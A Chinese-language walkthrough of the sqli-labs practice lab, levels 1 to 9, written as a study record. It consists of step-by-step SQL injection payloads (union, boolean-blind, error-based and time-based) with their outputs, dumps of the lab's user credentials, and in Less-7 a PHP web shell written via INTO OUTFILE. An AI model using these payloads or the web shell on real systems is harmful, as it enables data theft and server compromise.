Less-1
1、判断出为字符型注入,且为单引号闭合
?id=1'
报错: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1
-->单引号未闭合导致语法错误。

?id=1 and 1=1
-->页面正常,‘and 1=1’被作为字符串处理

?id=1' --+
-->页面正常,确认为单引号闭合
2、确定列数为3
?id=1' order by 1,2,3 --+
-->正常

?id=1' order by 1,2,3,4 --+
-->Unknown column '4' in 'order clause'
3、判断回显位为2,3
?id=-1' union select 1,2,3 --+
--> Welcome    Dhakkan
    Your Login name:2
     Your Password:3
4、查用户、数据库名、数据库版本
?id=-1' union select 1,database(),3 --+
-->security

?id=-1' union select 1,version(),3 --+
-->10.2.26-MariaDB-log

?id=-1' union select 1,user(),3 --+
-->root@localhost
5、当前数据库所有表名
?id=-1'union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security'--+
-->emails,referers,uagents,users
6、查看users表
?id=-2' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'and table_schema='security' --+
-->id,username,password
7、查看username和password
?id=-1' union select 1,2,group_concat(username ,'~', password) from users--+
-->Dumb~Dumb,Angelina~I-kill-you,Dummy~p@ssword,secure~crappy,stupid~stupidity,superman~genious,batman~mob!le,admin~admin,admin1~admin1,admin2~admin2,admin3~admin3,dhakkan~dumbo,admin4~admin4
Less-2
1、判断为数字型注入,
?id=1'
--> You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' LIMIT 0,1' at line 1

?id=1 and 1=1
-->正常

?id=1 and 1=2
-->报错
2、确定列数为3
?id=1 order by 1,2,3
-->Your Login name:Dumb
    Your Password:Dumb

?id=1 order by 1,2,3,4
--> Unknown column '4' in 'order clause'
3、判断回显位为2,3,查用户、数据库名、数据库版本
?id=-1 union select 1,user(),database()
-->Your Login name:root@localhost
    Your Password:security
4、当前数据库所有表名
?id=-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security'--+
-->emails,referers,uagents,users
5、查看users表
?id=-1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'and table_schema='security' --+
-->id,username,password
6、查看username和password
?id=-1 union select 1,2,group_concat(username ,'~', password) from users--+
-->Dumb~Dumb,Angelina~I-kill-you,Dummy~p@ssword,secure~crappy,stupid~stupidity,superman~genious,batman~mob!le,admin~admin,admin1~admin1,admin2~admin2,admin3~admin3,dhakkan~dumbo,admin4~admin4
Less-3
1、判断出为字符型注入,且为')闭合
?id=1'
-->报错:  You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'') LIMIT 0,1' at line 1

?id=1')
--> You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '') LIMIT 0,1' at line 1

?id=1') --+
-->页面正常
2、确定列数为3
?id=1') order by 1,2,3 --+
-->正常

?id=1') order by 1,2,3,4 --+
-->Unknown column '4' in 'order clause'
3、判断回显位为2,3
?id=-1') union select 1,2,3 --+
--> Welcome    Dhakkan
    Your Login name:2
     Your Password:3
4、查用户、数据库名、数据库版本
?id=-1') union select 1,database(),3 --+
-->security

?id=-1') union select 1,version(),3 --+
-->10.2.26-MariaDB-log

?id=-1') union select 1,user(),3 --+
-->root@localhost
5、当前数据库所有表名
?id=-1') union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security'--+
-->emails,referers,uagents,users
6、查看users表
?id=-2') union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'and table_schema='security' --+
-->id,username,password
7、查看username和password
?id=-1') union select 1,2,group_concat(username ,'~', password) from users--+
-->Dumb~Dumb,Angelina~I-kill-you,Dummy~p@ssword,secure~crappy,stupid~stupidity,superman~genious,batman~mob!le,admin~admin,admin1~admin1,admin2~admin2,admin3~admin3,dhakkan~dumbo,admin4~admin4
Less-4
1、判断出为字符型注入,且为")闭合
?id=1"
--> You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '"1"") LIMIT 0,1' at line 1

?id=1")
-->  You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '") LIMIT 0,1' at line 1

?id=1") --+
-->页面正常
2、确定列数为3
?id=1") order by 1,2,3 --+
-->正常

?id=1") order by 1,2,3,4 --+
-->Unknown column '4' in 'order clause'
3、判断回显位为2,3
?id=-1") union select 1,2,3 --+
--> Welcome    Dhakkan
    Your Login name:2
     Your Password:3
4、查用户、数据库名、数据库版本
?id=-1") union select 1,database(),3 --+
-->security

?id=-1") union select 1,version(),3 --+
-->10.2.26-MariaDB-log

?id=-1") union select 1,user(),3 --+
-->root@localhost
5、当前数据库所有表名
?id=-1") union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security'--+
-->emails,referers,uagents,users
6、查看users表
?id=-2") union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'and table_schema='security' --+
-->id,username,password
7、查看username和password
?id=-1") union select 1,2,group_concat(username ,'~', password) from users--+
-->Dumb~Dumb,Angelina~I-kill-you,Dummy~p@ssword,secure~crappy,stupid~stupidity,superman~genious,batman~mob!le,admin~admin,admin1~admin1,admin2~admin2,admin3~admin3,dhakkan~dumbo,admin4~admin4
Less-5
1、先确定为字符型注入且单引号闭合
?id=1'
--> You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1

?id=1' --+
--> You are in...........
2、列数为3
?id=-1' union select 1,2,3,4 --+
--> The used SELECT statements have a different number of columns

?id=-1' union select 1,2,3 --+
--> You are in...........
3、使用联合注入没有回显,所以转向盲注或者报错注入
?id=-1' union select 1,2,database() --+
--> You are in...........
布尔盲注:
页面根据条件真/假返回不同结果,说明存在布尔盲注,
?id=1' and 1=2 --+
--> 无回显

?id=1' and 1=1 --+
--> You are in...........
获取数据库名
猜长度
?id=1' and length(database())=8 --+
--> You are in...........
页面正常,数据库名长度为8。**逐字符猜解**(布尔注入的麻烦点就在这里,需要一个一个去猜,当然这是手动注入)?id=1' and substr(database(),1,1)='s' --+
--> You are in...........
第1个字符为 s,猜测数据库名为security,可以一一验证。猜解过程:
第1个字符:从ASCII码范围(通常测试
a-z、0-9、_)逐一尝试,直到页面正常。第2个字符:修改为
substr(database(),2,1),重复上述过程。重复至第8个字符(
substr(database(),8,1))。ASCII码总结整理
标准ASCII码.md
- 获取表名
猜解表的数量:
?id=1' and (select count(table_name) from information_schema.tables where table_schema=database())=4 --+→ 确认为4张表。猜解表名长度:
?id=1' and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))=6 --+→ 第一张表名长度为6。逐字符猜解表名:
?id=1' and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)='e' --+→ 第一张表的第1个字符为e。- 获取列名
猜解列的数量:
?id=1' and (select count(column_name) from information_schema.columns where table_name='users')=3 --+→ 确认为3列。逐字符猜解列名:
?id=1' and substr((select column_name from information_schema.columns where table_name='users' limit 0,1),1,1)='i' --+→ 第一列的第1个字符为i。
- 提取数据(如用户名/密码)
猜解第一条记录的username:
?id=1' and substr((select username from users limit 0,1),1,1)='D' --+→ 用户名的第1个字符为D。猜解对应密码:
?id=1' and substr((select password from users limit 0,1),1,1)='D' --+→ 密码的第1个字符为D。
报错注入
这一关使用报错注入好一些
1.updatexml报错
- 数据库名称
?id=1' and updatexml(1,concat(0x7e,database(),0x7e),1)--+
- 数据表名称
?id=1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1)--+
- 字段名称
?id=1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),0x7e),1)--+
- 用户名
?id=1' and updatexml(1,concat(0x7e,(select group_concat(username) from users),0x7e),1)--+
- 密码
?id=1' and updatexml(1,concat(0x7e,(select group_concat(password) from users),0x7e),1)--+
2.extractvalue报错
- 数据库名称
?id=1' and extractvalue(1,concat(0x23,database(),0x23))--+
- 数据表名称
?id=1' and extractvalue(1,concat(0x23,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x23))--+
- 查看users表,列名
?id=1' and extaractvalue(1,concat(0x23,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),0x23))--+
- 字段名
?id=1' and extractvalue(1,concat(0x23,(select group_concat(username) from users),0x23))--+
- 用户名和密码
?id=1' and extractvalue(1,concat(0x23,(select substring(group_concat(username,'~',password),1,30) from users))) --+因为不能全部显示,所以更改二、三参数来一段一段查看

?id=1' and (extractvalue(1,concat(0x7e,(select password from users limit 0,1),0x7e))) --+也可以使用 limit 0,1 查询

Less-6
less-6与less-5的区别在于注入点不同,less-5是单引号,less-6是双引号,其他的都一样。
?id=1" and extractvalue(1,concat(0x23,database(),0x23))--+

?id=1" and extractvalue(1,concat(0x23,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x23))--+

?id=1" and extaractvalue(1,concat(0x23,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),0x23))--+

?id=1" and extractvalue(1,concat(0x23,(select group_concat(username) from users),0x23))--+

?id=1" and extractvalue(1,concat(0x23,(select substring(group_concat(username,'~',password),1,30) from users))) --+
Less-7
判断闭合为:'))


方法一:布尔盲注
- 猜数据库名长度:
?id=1')) and length((select database()))=8 --+
- 猜测security为数据库,页面返回正确
?id=1')) and mid(database(),1,1)='s'--+
?id=1')) and mid(database(),8,1)='y'--+
- 猜出表名,列名
?id=1')) and ascii(mid((select table_name from information_schema.tables where table_schema='security' limit 3,1),1,1))=117--+
- 获取数据
?id=1')) and ascii(substr((select group_concat(password,username) from users limit 0,1),1,1))>=65--+
方法二:outfile导出文件
根据页面正常返回You are in.... Use outfile......
- 我们可以在1-6关中注入获得数据库路径,
@@datadir返回的是数据库存储数据的路径
?id=-1' union select 1,2,@@datadir --+
==>D:\CTF-Tools\phpstudy_pro\Extensions\MySQL5.7.26\data\
- 查看是否有读写权限:
?id=1')) and (select count(*) from mysql.user)>0 --+
- 尝试写入文件:
?id=1')) union select 1,2,3 into outfile 'D:\\CTF-Tools\\phpstudy_pro\\WWW\\sqli-labs\\Less-7\\1.txt' --+此时查看文件夹并没有被写入文件,问题在于权限太低,需要修改配置文件:
需要打开phpstudy\MySQL\my.ini文件,在其中加上一句:secure_file_priv="/"

再次执行,已经生成了1.txt

- 写一句话木马
?id=1')) union select 1,2,'<?php @eval($_POST["admin"])?>' into outfile "D:\\CTF-Tools\\phpstudy_pro\\WWW\\sqli-labs\\Less-7\\1.php" --+
- 之后可以用蚁剑连接
Less-8
判断闭合为:'
方法一:布尔盲注
- 猜数据库名长度:
?id=1' and length((select database()))=8 --+
- 猜测security为数据库,页面返回正确
?id=1' and mid(database(),1,1)='s'--+
?id=1' and mid(database(),8,1)='y'--+
- 猜出表名,列名
?id=1' and ascii(mid((select table_name from information_schema.tables where table_schema='security' limit 3,1),1,1))=117--+
- 获取数据
?id=1' and ascii(substr((select group_concat(password,username) from users limit 0,1),1,1))>=65--+
用left()函数的布尔盲注
- 猜数据库版本号
?id=1' and left(version(),1)=5 --+
- 猜测security为数据库,页面返回正确
?id=1' and left(database(),1)='s'--+
?id=1' and left(database(),2)='se'--+
…
?id=1' and left(database(),8)='security' --+
- 猜出表名,列名
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>80 --+
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>100 --+
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>101 -- +==>页面无回显
推断出securrity第一个表的第一个字符为e
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),2,1))>80 --+
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),2,1))>108 --+
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),2,1))>109 -- +
推断出securrity第一个表第二个字符为m
…
同理推出第3,4,5,6字符,最终推出emails表
- 获取数据
?id=1' and ascii(substr((select group_concat(password,username) from users limit 0,1),1,1))>=65--+
方法二:延时注入
给出一例:
?id=1 and if(ascii(substr(database(),1,1))=115,1,sleep(5))--+
Less-9
延时注入/时间盲注:
猜测数据库:
?id=1' and If(ascii(substr(database(),1,1))=115,1,sleep(5))--+第一位是 s
?id=1' and If(ascii(substr(database(),2,1))=101,1,sleep(5))--+第二位是 e
…
以此类推,数据库名是 security
猜测 security 的数据表:
?id=1'and If(ascii(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1))=101,1,sleep(5))--+- 猜测第一个数据表,得到 emails
?id=1'and If(ascii(substr((select table_name from information_schema.tables where table_schema='security' limit 1,1),1,1))=114,1,sleep(5))--+猜测第二个数据表,得到 referers
得到所有的数据表 emails,referers,uagents,users
猜测 users 表的列:
?id=1'and If(ascii(substr((select column_name from information_schema.columns where table_name='users' limit 0,1),1,1))=105,1,sleep(5))--+猜测 users 表的第一个列的第一个字符是 i,
以此类推,得到列名是 id,username,password
猜测 username 的值:
